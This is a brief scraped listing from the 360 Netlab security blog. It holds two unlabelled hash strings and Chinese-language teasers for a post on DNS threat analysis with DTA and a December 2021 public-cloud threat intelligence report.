0d8d3a2e0dcd7031b67707e446799d61
8f90ab85461c0e37b687e7365dc095f5
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

公有云威胁情报

DTA

用DTA照亮DNS威胁分析之路 (3)

--- 内置未知威胁分析模型介绍 概述 在系列文章2，介绍了如何利用DTA进行一轮完整的未知威胁分析，共有3个步骤： 1、提出分析思路，从DNS日志里找到可疑线索 2、确认可疑线索有威胁行为 3、借助DNS日志确认资产被感染 其中，这几个步骤里最为安全分析人员所熟悉的应该是步骤2，毕竟日常工作大家都少不了利用各家威胁情报平台、搜索引擎和云沙箱进行...

公有云威胁情报

公有云网络安全威胁情报（202112）

1. 概述 云服务具备部署方便、资源灵活弹性、按需付费等优势，各类企业、政府、事业单位、高校和研究机构近年来都参与到了“上云”的潮流中。然而，随着越来越多各行各业的敏感数据“上云”，云安全问题的重要性和紧迫性也越发突出。近年来，全球云服务器被DDoS攻击、入侵、网站页面恶意修改、敏感数据泄露、加密勒索、恶意挖矿等安全事件频...

See all 6 posts →

· Feb 24, 2022 · 10 min read

· Jan 19, 2022 · 14 min read